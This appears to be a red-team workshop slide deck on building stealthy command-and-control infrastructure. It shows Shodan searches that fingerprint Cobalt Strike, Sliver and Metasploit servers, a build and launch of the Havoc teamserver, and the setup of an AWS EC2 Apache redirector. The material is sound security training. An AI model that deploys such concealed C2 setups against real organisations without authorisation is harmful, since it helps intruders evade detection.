

Arsenal Assembly: Creating Red Team Infrastructure

Aaron Haymore
@Zonifer

Aaron Haymore @0Xzon @zonifer



Research Program
Coordinator



App Sec &
Red Team



Pentesting
Adjunct
Professor

U ultraviolet

Cloud Security Trainer

Things We'll Do

- Spin up AWS resources to host infrastructure
- Configuring Apache as a stealthy redirector
- Install C2 team server
- Create payloads
- DNS communication


Red Teaming

Red Teaming

Red teaming assesses the overall security posture of an organization by simulating real-world attack scenarios, including social engineering and physical breaches. It is a long-term, comprehensive evaluation that tests the effectiveness of security controls and response capabilities, offering strategic recommendations for improvement.



Conventional Infrastructure & The Problem



Cobalt Strike

TOTAL RESULTS
218

TOP COUNTRIES



Country	Count
China	134
Hong Kong	26
United States	14
Netherlands	7
Russian Federation	7

More...

TOP PORTS

Port	Count
443	156
8443	25
4433	13
4443	5
9443	3

ssl.cert.serial:146473198

[View Report](#) [Download Results](#) [Historical Trend](#) [View on Map](#) [Advanced Search](#)

Access Granted: Want to get more out of your existing Shodan account? Check out [everything you have access to](#).

142.171.177.156

Issued By: MULTACOM CORPORATION
Common Name: United States, Los Angeles
Organization: self-signed

SSL Certificate

HTTP/1.1 404 Not Found
Date: Sat, 5 Oct 2024 15:15:57 GMT
Content-Type: text/plain
Content-Length: 0

Issued To:
Common Name: Cobalt Strike Beacon:
Organization: x86:
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.client...

Supported SSL Versions: TLSv1.2, TLSv1.3

Diffie-Hellman Fingerprint: RFC2409/Oakley Group 2

120.78.7.92

Issued By: Aliyun Computing Co., LTD
Common Name: China, Shenzhen
Organization: self-signed

SSL Certificate

HTTP/1.1 404 Not Found
Date: Sat, 5 Oct 2024 15:12:54 GMT
Content-Type: text/plain
Content-Length: 0

Issued To:
Common Name:
Organization:

Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Fingerprint:

Sliver

SHODAN Explore Downloads Pricing  port:31337 product:"Sliver C2"

TOTAL RESULTS **498**

TOP COUNTRIES



Country	Count
United States	125
Germany	53
Hong Kong	46
Netherlands	43
China	38
More...	

TOP ORGANIZATIONS

Organization	Count
DigitalOcean, LLC	84
Linode	15
Aliyun Computing Co., LTD	14
Microsoft Corporation	13
Contabo GmbH	8
More...	

[View Report](#) [Download Results](#) [Historical Trend](#) [View on Map](#) [Advanced Search](#)

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Gravwell](#)

207.148.78.124

server3.brandprotectionip.com
Offshore Racks S.A
 Panama, Panamá

SSL Certificate SSL_Error: TLSV1_ALERT_PROTOCOL_VERSION

Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

190.14.37.116

vultrusercontent.com
Vultr Holdings, LLC
 Singapore, Singapore



SSL Certificate SSL_Error: TLSV1_ALERT_PROTOCOL_VERSION

Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

45.32.124.195

45.32.124.195.vultrusercontent.com
Vultr Holdings, LLC
 Singapore, Singapore



SSL Certificate SSL_Error: TLSV1_ALERT_PROTOCOL_VERSION

Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

188.166.217.198

Metasploit

SHODAN Explore Downloads Pricing ↗ **ssl:"MetasploitSelfSignedCA"** **Search**

TOTAL RESULTS **349**

TOP COUNTRIES

Country	Count
United States	76
Germany	61
China	28
Netherlands	24
France	23
More...	

TOP PORTS

Port	Count
3790	341
443	3
3780	2
1337	1
9001	1
More...	

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Gravwell](#)

Metasploit is initializing... ↗

178.18.252.98
vm579783.contaboserver.net
Contabo GmbH
Germany, Düsseldorf

c2

SSL Certificate

Issued By:
└ Common Name: **MetasploitSelfSignedCA**

Issued To:
└ Common Name: **ge1.cloudyzones.com**
└ Organization: **Rapid7**

Supported SSL Versions:
TLSv1.2

HTTP/1.1 502 Bad Gateway
Server: nginx
Date: Sat, 05 Oct 2024 15:13:14 GMT
Content-Type: text/html
Content-Length: 4116
Connection: keep-alive
ETag: "62bf5b91-1014"

Metasploit ↗

13.56.214.28
ec2-13-56-214-28.us-west-1.compute.amazonaws.com
Amazon Technologies Inc.
United States, San Jose

cloud c2

SSL Certificate

Issued By:
└ Common Name: **MetasploitSelfSignedCA**

Issued To:
└ Common Name: **metasploit.superiorconsultingllc.com**
└ Organization: **Rapid7**


HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Oct 2024 14:43:48 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Link: </assets/jquery_migrate/jquery-migrate-15add9e305a>

NGINX To The Rescue




- Web Server
- Reverse Proxy
- Load Balancer
- Content Cache

A Solution - Proxied Infrastructure



Example Flow



NGINX

 SHODAN Explore Downloads Pricing ↗ product:"nginx" 

TOTAL RESULTS
35,218,613

TOP COUNTRIES



COUNTRY	RESULTS
United States	7,808,362
China	7,362,133
Hong Kong	3,343,779
Germany	2,742,188
Japan	1,412,178

[More...](#)

TOP PORTS

PORT	RESULTS
80	12,123,603
443	9,340,138
5000	727,168
5001	631,329
8888	511,064

[More...](#)

 View Report  Download Results  Historical Trend  Browse Images  View on Map  Advan

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Gravwell](#)

Savannah Estates | Homeowners Association

192.0.78.12
wordpress.com
Automattic, Inc
United States, San Francisco
php 

 **SSL Certificate**
Issued By: Sectigo ECC Domain Validation Secure Server CA
Issued To: Sectigo Limited
Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Oct 2024 15:48:59 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-hacker: Want root? Visit [join.a8c.com/hacker](#) and mention t
Host-Header: WordPress.com
Vary: accept...


Home Page

44.193.104.172
newsdirect.com
www.newsdirect.com
ec2-44-193-104-172.compute-1.amazonaws.com
Amazon Data Services NoVa
United States, Ashburn
    


 **SSL Certificate**
Issued By: Amazon RSA 2048 M02
Issued To: www.newsdirect.com
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
Date: Sat, 05 Oct 2024 15:46:29 GMT
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.21.1
CF-Ray: 8cd8b8730ee8241a-IAD
CF-Cache-Status: HIT
Age: 3250
Cache-Control: s-maxage=7200,max-age=5
Last-Modified: Sat, 05 Oct ...

Take Down Of Traditional Impact



Take Down Of Proxied Impact



Labs!

Havoc Installation & Configuration.

Kali VM Creation

<https://www.kali.org/get-kali/#kali-virtual-machines>

Pre-built Virtual Machines

Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.

These images have the default credentials "kali/kali".

[Virtual Machines Documentation >](#)

64-bit



VMware

3.1G
torrent
docs
sum

32-bit



VirtualBox

3.1G
torrent
docs
sum

64-bit



Hyper-V

3.1G
torrent
docs
sum



QEMU

3.1G
torrent
docs
sum

Download Source

```
git clone https://github.com/HavocFramework/Havoc.git
```

Dependencies

<https://havocframework.com/docs/installation>

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1  
libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev  
libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev  
mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools  
libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev  
libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
```

Team Server Dependencies

```
cd teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
cd ..
```

Build & Run Team Server

```
# Install musl Compiler & Build Binary (From Havoc Root Directory)
make ts-build

# Run the teamserver
./havoc server --profile ./profiles/havoc.yaotl -v --debug
```

```
(kali㉿kali)-[~/Havoc]
$ ./havoc server --profile ./profiles/havoc.yaotl -v --debug
```



pwn and elevate until it's done


```
[22:02:07] [DEBUG] [cmd.init.func2:59]: Debug mode enabled
[22:02:07] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[22:02:07] [INFO] Havoc profile: ./profiles/havoc.yaotl
[22:02:07] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[22:02:07] [INFO] Time: 16/10/2024 22:02:07
[22:02:07] [INFO] Teamserver logs saved under: data/loot/2024.10.16._22:02:07
[22:02:07] [DEBUG] [server.(*)Teamserver].Start:53]: Starting teamserver ...
[22:02:07] [INFO] Starting Teamserver on https://0.0.0.0:40056
[22:02:07] [INFO] [SERVICE] starting service handle on https://0.0.0.0:40056/service-endpoint
[22:02:07] [INFO] Opens existing database: data/teamserver.db
[22:02:07] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[22:02:07] [DEBUG] [server.(*)Teamserver].Start:492]: Wait til the server shutdown
[22:02:08] [DEBUG] [certs.generateCertificate:223]: Valid from 2024-10-15 22:02:08.589197787 -0600 MDT to 2027-10-15 22:02:08.589197787 -0600 MDT
[22:02:08] [DEBUG] [certs.generateCertificate:228]: Serial Number: 46480047855674240705772030452368563538
[22:02:08] [DEBUG] [certs.generateCertificate:234]: Authority certificate
[22:02:08] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [1 2]
[22:02:08] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0
[22:02:08] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY
```

Build & Run Client

```
# Build the client Binary (From Havoc Root Directory)
make client-build

# Run the client
./havoc client
```

Neo:password1234



30 Minutes

AWS EC2 Creation



Services

Search ec2



N. Virginia ▾



Route 53



EC2 Dashboard

EC2 Global View

Events

▼ Instances

Instances

Instance Types

Launch Templates

Spot Requests

Savings Plans

Reserved Instances

Dedicated Hosts

Capacity Reservations

▼ Images

AMIs

AMI Catalog

▼ Elastic Block Store

Services

Features

Resources New

Documentation

Knowledge articles

Marketplace

Blog posts

Events

Tutorials

Search results for 'ec2'

Services

Show more ▶



EC2 ★

Virtual Servers in the Cloud



EC2 Image Builder ★

A managed service to automate build, customize and deploy OS images



Recycle Bin

Protect resources from accidental deletion

Features

Show more ▶

Dashboard

EC2 feature

EC2 Instances



Services

Search [Option+S]



N. Virginia ▾



Route 53



EC2



Console Home



Lightsail



Amazon Simple Email Service

EC2 Dashboard X

[EC2 Global View](#)[Events](#)

Instances

[Instances](#)[Instance Types](#)[Launch Templates](#)[Spot Requests](#)[Savings Plans](#)[Reserved Instances](#)[Dedicated Hosts](#)[Capacity Reservations](#) New

Images

[AMIs](#)[AMI Catalog](#)

Elastic Block Store

Resources

[EC2 Global View](#)

You are using the following Amazon EC2 resources in the US East (N. Virginia) Region:

[Instances \(running\)](#)

0

[Auto Scaling Groups](#)

0

[Capacity Reservations](#)

0

[Dedicated Hosts](#)

0

[Elastic IPs](#)

0

[Instances](#)

0

[Key pairs](#)

1

[Load balancers](#)

0

[Placement groups](#)

0

[Security groups](#)

3

[Snapshots](#)

0

[Volumes](#)

0

Launch instance

To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

[Launch instance](#)[Migrate a server](#)

Service health

[AWS Health Dashboard](#)[Region](#)

US East (N. Virginia)

[Status](#)

Name and tags Info

Name

Redirector

Add additional tags

▼ Application and OS Images (Amazon Machine Image) Info

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below



Search our full catalog including 1000s of application and OS images

Quick Start

Amazon
Linux



macOS



Ubuntu



Windows



Red Hat



SUSE Li



Browse more AMIs

Including AMIs from
AWS, Marketplace and
the Community

Amazon Machine Image (AMI)

Ubuntu Server 24.04 LTS (HVM), SSD Volume Type

ami-0866a3c8686eaeeba (64-bit (x86)) / ami-0325498274077fac5 (64-bit (Arm))

Virtualization: hvm ENA enabled: true Root device type: ebs

Free tier eligible

▼ Instance type [Info](#) | [Get advice](#)

Instance type

t2.micro

Family: t2 1 vCPU 1 GiB Memory Current generation: true
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand RHEL base pricing: 0.026 USD per Hour
On-Demand Linux base pricing: 0.0116 USD per Hour

Free tier eligible

All generations

[Compare instance types](#)

[Additional costs apply for AMIs with pre-installed software](#)

▼ Key pair (login) [Info](#)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

M3Mac

 [Create new key pair](#)

The rest of the defaults is fine



Success

Successfully initiated launch of instance (i-0675d8e33a827aef3)

Instances (1) Info		Last updated less than a minute ago	C	Connect	Instance state ▾	Actions ▾	Launch instances	▼
		<input type="text"/> Find Instance by attribute or tag (case-sensitive)			All states ▾			
Instance ID = i-0675d8e33a827aef3 X		Clear filters		◀ 1 ▶ ⚙️				
<input type="checkbox"/>	Name 🔗 ▾	Instance ID	Instance state ▾	Instance type ▾	Status check	Alarm status	Availability Zone ▾	Pul
<input type="checkbox"/>	Redirector	i-0675d8e33a827aef3	🕒 Running + ?	t2.micro	⌚ Initializing	View alarms +	us-east-1a	ec2



Connect

Instance state ▾

Actions ▾

Instance summary for i-0675d8e33a827aef3 (Redirector) [Info](#)

Updated less than a minute ago

Instance ID

 i-0675d8e33a827aef3 (Redirector)

Public IPv4 address

 35.175.255.205 | [open address](#) ↗

Private IPv4 addresses

 172.31.35.165

IPv6 address

-

Instance state

 Running

Public IPv4 DNS

 ec2-35-175-255-205.compute-1.amazonaws.com | [open address](#) ↗

Hostname type

IP name: ip-172-31-35-165.ec2.internal

Private IP DNS name (IPv4 only)

 ip-172-31-35-165.ec2.internal

Elastic IP addresses

-

Answer private resource DNS name

IPv4 (A)

Auto-assigned IP address

 35.175.255.205 [Public IP]

Instance type

t2.micro

AWS Compute Optimizer finding

 [Opt-in to AWS Compute Optimizer for recommendations.](#)[Learn more](#) ↗

IAM Role

-

Subnet ID

 [subnet-0c95f26b31337d379](#) ↗

Auto Scaling Group name

-

IMDSv2

Required

Instance ARN

arn:aws:ec2:us-east-1:531010196170:instance/
i-0675d8e33a827aef3

```
zonifer@zonifers-Laptop Downloads % chmod 600 M3Mac.pem  
[zonifer@zonifers-Laptop Downloads % ssh -i M3Mac.pem ubuntu@35.175.255.205
```

```
ubuntu@ip-172-31-35-165:~$ █
```

Allow Port 80

Instances (1/1) [Info](#)

Last updated 19 minutes ago [Connect](#) [Instance state ▾](#) [Actions ▾](#) [Launch instances](#) [...](#)

Find Instance by attribute or tag (case-sensitive)

Instance state = running [X](#) [Clear filters](#)

< 1 > [...](#)

<input checked="" type="checkbox"/>	Name 🔗	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Pub
<input checked="" type="checkbox"/>	Redirector	i-0675d8e33a827aef3	Running ? Q	t2.micro	2/2 checks passed View alarms +	us-east-1a	ec2-	

i-0675d8e33a827aef3 (Redirector)

[Details](#) [Status and alarms](#) [Monitoring](#) [Security](#) [Networking](#) [Storage](#) [Tags](#)

▼ Security details

IAM Role
-

Owner ID
 531010196170

Launch time
Thu Oct 17 2024 21:19:05 GMT-0600 (Mountain Daylight Time)

Security groups

sg-070026fde60cd28b8 (launch-wizard-3)

Allow Port 80

Inbound rules	Outbound rules	Tags									
Inbound rules (2)											
<input type="checkbox"/>	Name	<input type="button" value="▼"/>	Security group rule...	<input type="button" value="▼"/>	IP version	<input type="button" value="▼"/>	Type	<input type="button" value="▼"/>	Protocol	<input type="button" value="▼"/>	Port range
<input type="checkbox"/>	-		sgr-0b99db17698150...		IPv4		SSH		TCP		22
<input type="checkbox"/>	-		sgr-02651550616ed8c...		IPv4		HTTP		TCP		80

30 Minutes

NGINX Install & Config

NGINX Installation



↔ Shell

```
1 sudo apt install apache2
2 sudo a2enmod ssl rewrite proxy proxy_http
3 sudo systemctl restart apache2
```

/etc/apache2/sites-enabled/000-default.conf

Add right above </VirtualHost>

```
<Directory /var/www/html/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

</> Plaintext

This configuration block does the following:

- **Options Indexes FollowSymLinks MultiViews**: Allows indexing of directories, following symbolic links, and multi-view content negotiation.
- **AllowOverride All**: Permits `.htaccess` files to override Apache configurations.
- **Require all granted**: Grants access to all requests.

create .htaccess in /var/www/html

